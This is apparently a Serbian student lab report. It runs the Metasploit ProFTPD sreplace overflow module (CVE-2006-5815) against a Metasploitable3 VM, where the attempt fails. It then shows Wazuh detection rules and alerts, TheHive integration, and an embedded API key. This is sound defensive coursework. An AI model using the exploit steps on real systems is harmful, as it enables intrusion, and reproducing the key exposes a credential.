Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Milica Đumić
Datum: 05.12.2024.

Pregled Ranljivosti

1.1 **Informacije o ranljivosti**

ID ranljivosti (CVE): CVE-2006-5815

Pogođen servis: ProFTPD

CVSS ocena: 10

Opis ranljivosti:

> Prekoračenje vrednosti bafera zasnovano na steku. Ranjivost je pronađena u funkciji sreplace u ProFTPD-u, u verzijama 1.3.0 i ranijim. Napadači su najčešće autentifikovani, a uspešno sproveden napad izaziva pad sistema ili izvršavanje malicioznog koda.

1.2 **Opis eksploita**

Izvor eksploita:

> Ekspolit je dostupan na sledećem linku: https://www.exploit-db.com/exploits/16852.

Metod eksploatacije:

> Ranjivost je nađena u funkciji *sreplace* u datoteci *src/support.c*. U ovom eksploitu se koristi prelivanje bafera zaslovano na prelivanju od jednog do drugog u gomili. Postoje najmanje dve greške u pomenutoj funkciji: prelivanje gomile od jednog do drugog i prekoračenje bafera na bazi steka.

Proces Eksploatacije

2.1 **Podešavanje eksploita**

Ranljiv cilj:

U pitanju je *metasploitable*3 ranjiva mašina. ProFTPD mora biti verzija 1.3.0 ili neka ranija verzija. Port pogođen u ovom eksploit je 21.

Alati za eksploataciju:

Korišćen je *Metasploit* alat za eksploataciju ranjivosti. Odabran je eksploit pod nazivom: *ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux).*

2.2 **Koraci eksploatacije**

Prvobitno se pokreće *Metasploit,* iz terminala sa administratorskim privilegijama, uz pomoć komande *msfconsole.bat.*

```
cd C:\metasploit-framework\bin
msfconsole.bat
```

Zatim se pronađe prethodno opisani eksploit i odabere (*search* i *use*).

```
search cve-2006-5815

0 exploit/linux/ftp/proftp_sreplace
1      \_ target: Automatic Targeting

use 1
```

Nakon toga se pomoću komande *info* mogu pronaći dodatne informacije u vezi obaveznih i opcionih parametara samog eksploita. U nastavku će biti inicijalizovani obavezni parametri.

```
Basic options:
  Name      Current Setting      Required  Description
  ----      ---------------      --------  -----------
  FTPPASS   mozilla@example.com  no        The password for the specified username
  FTPUSER   anonymous            no        The username to authenticate as
  RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                           asics/using-metasploit.html
  RPORT     21                   yes       The target port (TCP)
  WRITABLE  /incoming            yes       A writable directory on the target host
```

Neophodno je podesiti IP adresu ranjive mašine.

```
set rhosts 192.168.0.104
```

2.3 **Rezultat eksploatacije**

Pokretanje eksploita se vrši komandom *exploit*:

```
msf6 exploit(linux/ftp/proftp_sreplace) > exploit

[*] Started reverse TCP handler on 192.168.0.101:4444
[*] 192.168.0.104:21 - Automatically detecting the target...
[*] 192.168.0.104:21 - FTP Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.0.104]
[-] 192.168.0.104:21 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(linux/ftp/proftp_sreplace) >
```

Izvršeno je više eksploita, razlika je bila u target-u. Sve opcije (iz snimka CMD-a priloženog ispod) su isprobane, ali su završene na isti način. Nezavisno od toga, eksploit je aktivirao dva SIEM pravila (navedena u narednom poglavlju) zasnovana na napadu ProFTPD-a.

```
Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Targeting
      1   Debug
      2   ProFTPD 1.3.0 (source install) / Debian 3.1
```

Detekcija Korišćenjem Wazuh SIEM-a

3.1 **Wazuh SIEM pravila**

Pravila korišćena za detekciju:

Konkretno su iskorišćena 2 pravila: prvo pravilo proverava da li je ProFTPD sesija otvorena, dok drugo korišćeno pravilo hvata pokušaj logovanja sa neispravnim kredencijalima.

ID pravila: 11201 i 11203.

```
<rule id="11201" level="3">
  <if_sid>11200</if_sid>
  <match>FTP session opened.$</match>
  <description>ProFTPD: FTP session opened.</description>
  <group>connection_attempt,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AC.7,nist_800_53_AU.14,pci_dss_10.2.5,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
</rule>
```

```
<rule id="11203" level="5">
  <if_sid>11200</if_sid>
  <match> no such user </match>
  <description>ProFTPD: Attempt to login using a non-existent user.</description>
  <group>gdpr_IV_32.2,gdpr_IV_35.7.d,gpg13_7.1,hipaa_164.312.b,invalid_login,nist_800_53_AC.7,nist_800_53_AU.14,pci_dss_10.2.4,pci_dss_10.2.5,tsc_CC6.1,tsc_CC6.8
    ,tsc_CC7.2,tsc_CC7.3,</group>
</rule>
```

3.2 **Konfiguracija SIEM-a**

Podešavanje Wazuh agenta:

Podešavanje započinje u *Wazuh* menadžeru. Sam *Wazuh dashboard* je moguće otvoriti putem *browser-a* na adresi *http://ip_adresa_menadžera:443* ukoliko je server vidljiv iz lokalne mašine. Potrebno je ući u meni *Server Management* > *Endpoints Summary* > *Deploy new agent*, zatim izabrati opciju *Linux RPM amd64* i uneti IP adresu *Wazuh* menadžera. Ovim postupkom se izgenerišu potrebne komande za konfiguraciju ranjive mašine.

```
wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.9.2-1_amd64.deb && sudo WAZUH_MANAGER='172.29.200.157' dpkg -i ./wazuh-agent_4.9.2-1_amd64.deb
/var/ossec/bin/wazuh-control start
```

Pokretanjem ovih komandi *Wazuh* agent je uspešno podešen.

Prikupljanje logova:

Koriste se sistemski *(/var/log/syslog*) i logove *(/var/log/auth.log*) za utorizaciju. Sitemski log je potreban za detekciju uspostavljanja FTP sesije, a logovi za utorizaciju se koriste kako bi se detektovalo logovanje sa pogrešnim kredencijalima.

3.3 **Proces detekcije**

U sekciji *Wazuh* menadžera *Threat Intelligence* > *Threat Hunting* je moguće uočiti dve pretnje koja se tiču *ProFTP-a* što je bio cilj.

Document Details

View surrounding documents | View single document

Table | JSON

t _index	wazuh-alerts-4.x-2024.12.05
t agent.id	001
t agent.ip	192.168.0.104
t agent.name	metasploitable3-ub1404
t data.srcip	192.168.0.101
t decoder.name	proftpd
t full_log	Dec 5 14:21:52 metasploitable3-ub1404 proftpd[4149]: localhost (192.168.0.101[192.168.0.101]) - FTP session opened.
t id	1733408513.84997
t input.type	log
t location	/var/log/syslog
t manager.name	wazuh-server
t predecoder.hostname	metasploitable3-ub1404
t predecoder.program_name	proftpd
t predecoder.timestamp	Dec 5 14:21:52
t rule.description	ProFTPD: FTP session opened.
# rule.firedtimes	1
t rule.gdpr	IV_32.2
t rule.groups	syslog, proftpd, connection_attempt
t rule.hipaa	164.312.b
t rule.id	11201
# rule.level	3
rule.mail	false
t rule.nist_800_53	AC.7, AU.14
t rule.pci_dss	10.2.5
t rule.tsc	CC6.8, CC7.2, CC7.3
timestamp	Dec 5, 2024 @ 15:21:53.791

Document Details

View surrounding documents | View single document

Table | JSON

t	**_index**	wazuh-alerts-4.x-2024.12.05
t	**agent.id**	001
t	**agent.ip**	192.168.0.104
t	**agent.name**	metasploitable3-ub1404
t	**data.srcip**	192.168.0.101
t	**decoder.name**	proftpd
t	**full_log**	Dec 5 14:21:52 metasploitable3-ub1404 proftpd[4149]: localhost (192.168.0.101[192.168.0.101]) - USER ftp: no such user found from 192.168.0.101 [192.168.0.101] to 192.168.0.104:21
t	**id**	1733408513.84426
t	**input.type**	log
t	**location**	/var/log/auth.log
t	**manager.name**	wazuh-server
t	**predecoder.hostname**	metasploitable3-ub1404
t	**predecoder.program_name**	proftpd
t	**predecoder.timestamp**	Dec 5 14:21:52
t	**rule.description**	ProFTPD: Attempt to login using a non-existent user.
#	**rule.firedtimes**	1
t	**rule.gdpr**	IV_32.2, IV_35.7.d
t	**rule.gpg13**	7.1
t	**rule.groups**	syslog, proftpd, invalid_login
t	**rule.hipaa**	164.312.b
t	**rule.id**	11203
#	**rule.level**	5
◔	**rule.mail**	false
t	**rule.nist_800_53**	AC.7, AU.14
t	**rule.pci_dss**	10.2.4, 10.2.5
t	**rule.tsc**	CC6.1, CC6.8, CC7.2, CC7.3
🗓	**timestamp**	Dec 5, 2024 @ 15:21:53.790

Incident Response sa The Hive-om

4.1 **Podešavanje integracije**

Postupak u *TheHive-u*

Ukoliko je prethodno instaliran *Docker*, instalacija *TheHive-a* se može jednostavno obaviti pokretanjem komande:

```
docker run -d --rm -p 9000:9000 strangebee/thehive:5.4.5-1
```

Nakon što je instaliran *TheHive* potrebno je napraviti organizaciju sa administratorskim nalogom. Zatim kreirati korisnika uz administratorske permisije koji je dodeljen toj organizaciji. Njemu je potrebno dodati lozinku kako bi mogao da se prijavi. Tako kreiran korisnik ima mogućnost da kreira nove korisnike, upravlja slučajevima i uzbunama. Integracija sa *Wazuh-om* je moguća *pomoću TheHive REST API-a*. Za potrebe ovoga kreiramo korisnika sa permisijama *„analyst*“ i za njega generišemo *API* ključ.

Postupak u *Wazuh menadžeru*

Ukoliko *Wazuh* menadžer prethodno nije instaliran, dovoljno je preuzeti .ova sliku i importovati je u alat za pokretanje virtuelnih mašina (npr. *Oracle VirtualBox*).

Potrebno je instalirati python modul za *TheHive*, komandom:

```
sudo /var/ossec/framework/python/bin/pip3 install thehive4py==1.8.1
```

Sledeći korak je kreirati python skriptu na putanji */var/ossec/integrations/custom-w2thive.py.* Vrednost *lvl_threshold* unutar skripte odgovara minimalnom *level-u* upozorenja koji će biti prosleđen *TheHive-u*. Postavka *lvl_threshold-a* na 0 obezbeđuje registrovanje svih događaja. Potrebno je napraviti i bash skriptu u istom direktorijumu sa nazivom *custom-w2thive.* Ona će će pokrenuti *custom-w2thive.py*.

Potrebno je još dodeliti adekvatne permisije *Wazuh-u* tako što unosimo sledeće komande:

```
sudo chmod 755 /var/ossec/integrations/custom-w2thive.py
sudo chmod 755 /var/ossec/integrations/custom-w2thive
sudo chown root:wazuh /var/ossec/integrations/custom-w2thive.py
sudo chown root:wazuh /var/ossec/integrations/custom-w2thive
```

Što se tiče integracije pravila, da bismo obezbedili da se izvrši integraciona skripta neophodno je da u */var/ossec/etc/ossec.conf* unesemo sledeći kod:

```
<ossec_config>
…
  <integration>
    <name>custom-w2thive</name>
    <hook_url>http://192.168.0.100:9000</hook_url>
    <api_key>vBewU6WoZ2KaPWGgEGjToJnPHi/ASBmL</api_key>
    <alert_format>json</alert_format>
  </integration>
…
</ossec_config>
```


Na kraju je potrebno restartovati *Wazuh* menadžera, a to postižemo komandom:

```
sudo systemctl restart wazuh-manager
```

4.2 **Kreiranje slučaja u The Hive-u**

Detalji o slučaju:

ProFTPD: FTP session opened.



Timestamp

key	val
timestamp	2024-12-05T14:21:53.791+0000

Rule

key	val
rule.level	3
rule.description	ProFTPD: FTP session opened.
rule.id	11201
rule.firedtimes	2
rule.mail	False
rule.groups	['syslog', 'proftpd', 'connection_attempt']
rule.gdpr	['IV_32.2']
rule.hipaa	['164.312.b']
rule.nist_800_53	['AC.7', 'AU.14']
rule.pci_dss	['10.2.5']
rule.tsc	['CC6.8', 'CC7.2', 'CC7.3']

Agent

key	val
agent.id	001
agent.name	metasploitable3-ub1404
agent.ip	192.168.0.104

Manager

key	val
manager.name	wazuh-server

Id

key	val
id	1733408932.86004

Full_log

key	val
full_log	Dec 5 14:28:51 metasploitable3-ub1404 proftpd[4163]: localhost (192.168.0.101[192.168.0.101]) - FTP session opened.

Predecoder

key	val
predecoder.program_name	proftpd
predecoder.timestamp	Dec 5 14:28:51
predecoder.hostname	metasploitable3-ub1404

Decoder

key	val
decoder.name	proftpd


Data

key	val
data.srcip	192.168.0.101

Location

key	val
location	/var/log/syslog

ProFTPD: Attempt to login using a non-existent user.



Timestamp

key	val
timestamp	2024-12-05T14:21:53.790+0000

Rule

key	val
rule.level	5
rule.description	ProFTPD: Attempt to login using a non-existent user.
rule.id	11203
rule.firedtimes	2
rule.mail	False
rule.groups	['syslog', 'proftpd', 'invalid_login']
rule.gdpr	['IV_32.2', 'IV_35.7.d']
rule.gpg13	['7.1']
rule.hipaa	['164.312.b']
rule.nist_800_53	['AC.7', 'AU.14']
rule.pci_dss	['10.2.4', '10.2.5']
rule.tsc	['CC6.1', 'CC6.8', 'CC7.2', 'CC7.3']

Agent

key	val
agent.id	001
agent.name	metasploitable3-ub1404
agent.ip	192.168.0.104

Manager

key	val
manager.name	wazuh-server

Id

key	val
id	1733408932.85433

Full_log

key	val
full_log	Dec 5 14:28:51 metasploitable3-ub1404 proftpd[4163]: localhost (192.168.0.101[192.168.0.101]) - USER ftp: no such user found from 192.168.0.101 [192.168.0.101] to 192.168.0.104:21

Predecoder

key	val
predecoder.program_name	proftpd
predecoder.timestamp	Dec 5 14:28:51
predecoder.hostname	metasploitable3-ub1404

Decoder

key	val
decoder.name	proftpd

Data

key	val
data.srcip	192.168.0.101

Location

key	val
location	/var/log/auth.log